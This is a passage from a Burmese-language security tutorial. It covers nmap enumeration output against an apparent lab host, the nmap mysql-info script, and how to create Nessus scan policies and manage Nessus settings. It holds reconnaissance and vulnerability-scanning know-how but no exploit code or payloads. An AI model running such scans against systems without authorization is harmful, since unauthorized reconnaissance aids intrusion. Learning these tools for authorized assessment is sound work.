|   /phpMyAdmin/
|     Other: 1; css: 1; ico: 1; php: 2
|   /twiki/
|     Other: 1; html: 2; txt: 2
| Longest directory structure:
|   Depth: 2
|   Dir: /dav/TKk6SbDW.htm/
| Total files found (by extension):
|   Other: 7; css: 1; gif: 1; html: 2; ico: 1; php: 2; txt: 2
111/tcp  open  rpcbind
```

## mysql-info

mysql-info script က MySQL server နဲ့ server version, protocol အစရိတဲ့ information ထွက်  
enumerate လုပ်ရာမှာအသုံးပြုပါတယ်။ Command ကတော့ nmap --script mysql-info  
ပဲဖြစ်ပါတယ်။ Ok ဒါဆိုရင်တော့ အခုလေ့လာသွားတဲ့ Scanning & Enumerating ဆိုတဲ့ခေါင်းစဉ်ကို  
အားလုံး နားလည်မယ်လိုထင်ပါတယ်။ နောက်ထက်ခေါင်းစဉ်ဖြစ်တဲ့ Vulnerability Assessments  
ဆိုတဲ့ခေါင်းစဉ်ကို ဆက်လေ့လာကြပါမယ်။

## Vulnerability Scanning

ဒီအပိုင်းမှာ လေ့လာရမှာတွေကတော့ -

- How to manage Nessus policies
- How to manage Nessus settings
- How to choose a Nessus policy


- How to perform a vulnerability scan using Nessus
- How to manage Nessus scans

## Introduction

ဒီသင်ခန်းစာများ Nessus ကိုဘယ်လိုတွေ Manage လုပ်မလဲ । Nessus မှာပါဝင်တာတွေကို ဘယ်လိုအသုံးပြုမလဲ အစရိတာတွေနဲ့ပတ်သက်ပြီး အသေးစိတ်လွှဲလာရမှာဖြစ်ပါတယ်။


## How to manage Nessus policies

ကျွန်ုတ်တို့တွေ Nessus Policies နဲ့ပတ်သက်တဲ့အကြောင်းရာတွေကို Chapter 2 မှာ လဲလေ့လာခဲ့ပြီးပါပြီ။ ထက်ပြီးတော့ အဓိကအချက်တွေကို အတိုက္ခပ်ပြန်ပြောရရင် Nessus scan policy မှာဆိုရင် various settings နဲ့ content တွေပါဝင်ပါတယ် အဲဒါတွေကိုအသုံးပြုပြီးတော့ Network Vulnerability Scan တွေ Compliance Audit တွေလုပ်လို့ရပါတယ်။ အဲ Scan တွေကိုမည်သည့် Nessus user တွေမဆို create လုပ်နိုင်ပါတယ်။ Policies တွေကိုလဲ Duplicated, Imported, Exported အစရိတာတွေကိုလဲ User requirements ပေါ်မှတည်ပြီးလုပ်လို့ရပါတယ်။ Nessus မှာပြုလုပ်လို့မရတာဆိုလို့ host-specific data တွေဖြစ်တဲ့ Nessus audit files နဲ့ credential details ပါဝင်တဲ့ Policy ကိုတော့ export လုပ်လို့မရပါဘူး။ အဲ Policies တွေကိုတော့ ကျွန်ုတ်တို့ web console ကနေ Login ဝင်ဝင်ချင်းတွေ့မြင်ရမှာဖြစ်ပါတယ်။




ကျွန်ုတ်တို့တွေ New Policy တွေလုပ်ချင်တယ်ဆိုရင်တော့ Create new policy ဆိုတာကို Click လုပ်ပြီးကျွန်ုတ်တို့ထည့်သွင်းချင်တဲ့ Information တွေထည့်သွင်းပြီး Create လုပ်လို့ရပါတယ်။

အဲလိုပဲ Scan Templates တွေဖြူလုပ်ချင်တယ်ဆိုရင် scan templates ဆိုတဲ့နေရာကနေလုပ်လို ရပါတယ်။




The screenshot shows the Nessus Essentials Policies page. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Scanners). The 'Policies' option is selected. The main area is titled 'Policies' and contains a placeholder message: 'Policies allow you to create custom templates defining what actions are performed during a scan. Once created, they can be selected from the list of scan templates.' Below this, it says 'No policies have been created' and features a green 'Create a new policy.' button.


The screenshot shows the Nessus Essentials Scan Templates page. The sidebar is identical to the previous page. The main area is titled 'Scan Templates' and has a 'Scanner' filter applied. It displays a grid of 18 scan template cards, each with an icon and a brief description:

- Advanced Dynamic Scan: Configure a dynamic plugin scan without a recommendation.
- Advanced Scan: Configure a scan without using any recommendations.
- Audit Cloud Infrastructure: Audit the configuration of third-party cloud services.
- Badlock Detection: Remote and local checks for CVE-2016-2118 and CVE-2016-9128.
- Bash Shellshock Detection: Remote and local checks for CVE-2014-6271 and CVE-2014-7169.
- Basic Network Scan: A full system scan suitable for any host.
- Credentialed Patch Audit: Authenticate to hosts and enumerate missing updates.
- DROWN Detection: Remote checks for CVE-2016-0800.
- Host Discovery: A simple scan to discover live hosts and open ports.
- Intel AMT Security Bypass: Remote and local checks for CVE-2017-5999.
- Internal PCI Network Scan: Perform an internal PCI DSS (11.2.1) vulnerability scan.
- Malware Scan: Scan for malware on Windows and Unix systems.
- MDM Config Audit: Audit the configuration of mobile device managers.
- Mobile Device Scan: Assess mobile devices via Microsoft Exchange or an MDM.
- Offline Config Audit: Audit the configuration of network devices.
- PCI Quarterly External Scan: Approved for quarterly external scanning as required by PCI.
- Policy Compliance Auditing: Audit system configurations against a known baseline.
- Shadow Brokers Scan: Scan for vulnerabilities disclosed in the Shadow Brokers leak.
- Spectre and Meltdown: Remote and local checks for CVE-2017-5925, CVE-2017-5915, and CVE-2017-5754.
- WannaCry Ransomware: Remote and local checks for MS17-010.
- Web Application Tests: Scan for published and unknown web vulnerabilities.


OK ကျွန်တော်တို့ Policy လေးတစ်ခုလောက် Create လုပ်ကြည့်ကြရအောင်။ အပေါ်မှာပြထားတဲ့ ပုံထဲကအတိုင်း Basic Network Scan ဆိုတာကိုရွေးလိုက်ပါ။ ပြီးရင်တော့ Name ဆိုတဲ့နေရာမှာ မိမိပေးချင်တဲ့ Name ထည့်ပေးပါ။ Description ဆိုတဲ့ နေရာမှာလဲ မိမိထည့်ချင်တဲ့ အတိုင်းလေး ထည့်ပေးပါ (မထည့်လဲရပါတယ်)။




ပြီးရင်ဆက်ပြီးတော့ DISCOVERY ဆိုတဲ့ Tab ကိုဆက်နိုပ်ပါ။ ပြီးရင်အဲဒီမှာ Scan Type ဆိုတဲ့နေရာ မှာ Port scan (all ports) ဆိုတာကိုရွေးပါမယ်။




ဆက်ပြီးတော့ ASSESSMENT ဆိုတဲ့ Tab ကိုဆက်သွားပါမယ် ဒီမှာရွေးလိုဂုဏ်တွေကိုတော့ အောက်ကပ်မှာပြပေးထားပါတယ်။ ကျွန်ုတ်တော့ Default အတိုင်းပဲထားပါမယ်။




ဆက်ပြီးတော့ REPORT ဆိုတဲ့ Tab ကိုသွားပါမယ်။ အဲမှာလဲ ဘာမှမပြင်ပါဘူး သူ့အတိုင်းလေးပဲ ထားပါမယ်။



ADVANCED Tab မှာလဲကျန်တော်တိုဘာမှမပြောင်းပါဘူး ဒီအတိုင်းပဲထားပါမယ်။ ပြီးရင်တော့ Save လုပ်ပါမယ်။




ပုံမှာမြင်တွေရတဲ့အတိုင်း ကျန်တော်တိုပေးခဲ့တဲ့ Name နဲက Policy တစ်ခုကိုတွေမြင်ရမှာဖြစ်ပါတယ်။ အကယ်၍ Copy, Export နဲက Delete ထိုပြုလုပ်ချင်တယ်ဆိုရင် ဘေးက box လေးကိုအမှန် ခြစ်ခြစ်ပြီး ပုံမှာပြထားတဲ့အတိုင်းပြုလုပ်လို့ရပါတယ်။




အဲဒါတွေကိုတော့ ကျန်တော်မစမ်းပြတော့ပါဘူး မိမိတိုဘာသာ စမ်းကြည့်လို့ရပါတယ်။ နောက် ခေါင်းစဉ်လေးကို ကျန်တော်ဆက်သွားလိုက်ပါမယ်။

## How to manage Nessus settings


ဒီခေါင်းစဉ်မှာတော့ Nessus settings တွေဖြစ်တဲ့ Advanced, Proxy Server, SMTP Server, Custom CA, Password Mgmt နဲ့ Scanner Health တို့အကြောင်းကိုဆက်ပြီး လေးလာရမှာ ဖြစ်ပါတယ်။ အဲတော့အရင်ဆုံး Nessus ကို web console မှတစ်ဆင့် Login ပြုလုပ်ပါ။ ပြီးရင်တော့ Settings ဆိုတဲ့ Tab ထဲကိုဝင်ပါမယ်။




About ဆိုတဲ့ Tab ထဲမှာတော့ Overview, Software Update နဲ့ Master Password တို့ကိုတွေ့မြင်ရမှာဖြစ်ပါတယ်။ အဲထဲက Software Update ထဲကိုဝင်လိုက်ပါ။ Software Update ထဲမှာဆိုရင်တော့ Update all components, Update plugins နဲ့ Disabled တို့ရှိပါတယ်။ အဲဒါတွေကတော့ Update လုပ်ချင်တဲ့အခါ အကုန်လုံးကို Update လုပ်လို့ရသလို Plugins တွေကိုပဲရွေးပြီးတော့ Update ပြုလုပ်လို့ရပါတယ် အဲဒါတွေကတော့ Automatic Updates မှာပါဝင်တာတွေပါ။ အကယ်၍ Auto Update မလုပ်ချင်ရင်လဲ Disabled ပေးထားပြီး Update လုပ်ချင်တဲ့အခါမှ Update Server Address ကိုထည့်သွင်းပြီး ပြုလုပ်လို့ရပါတယ်။



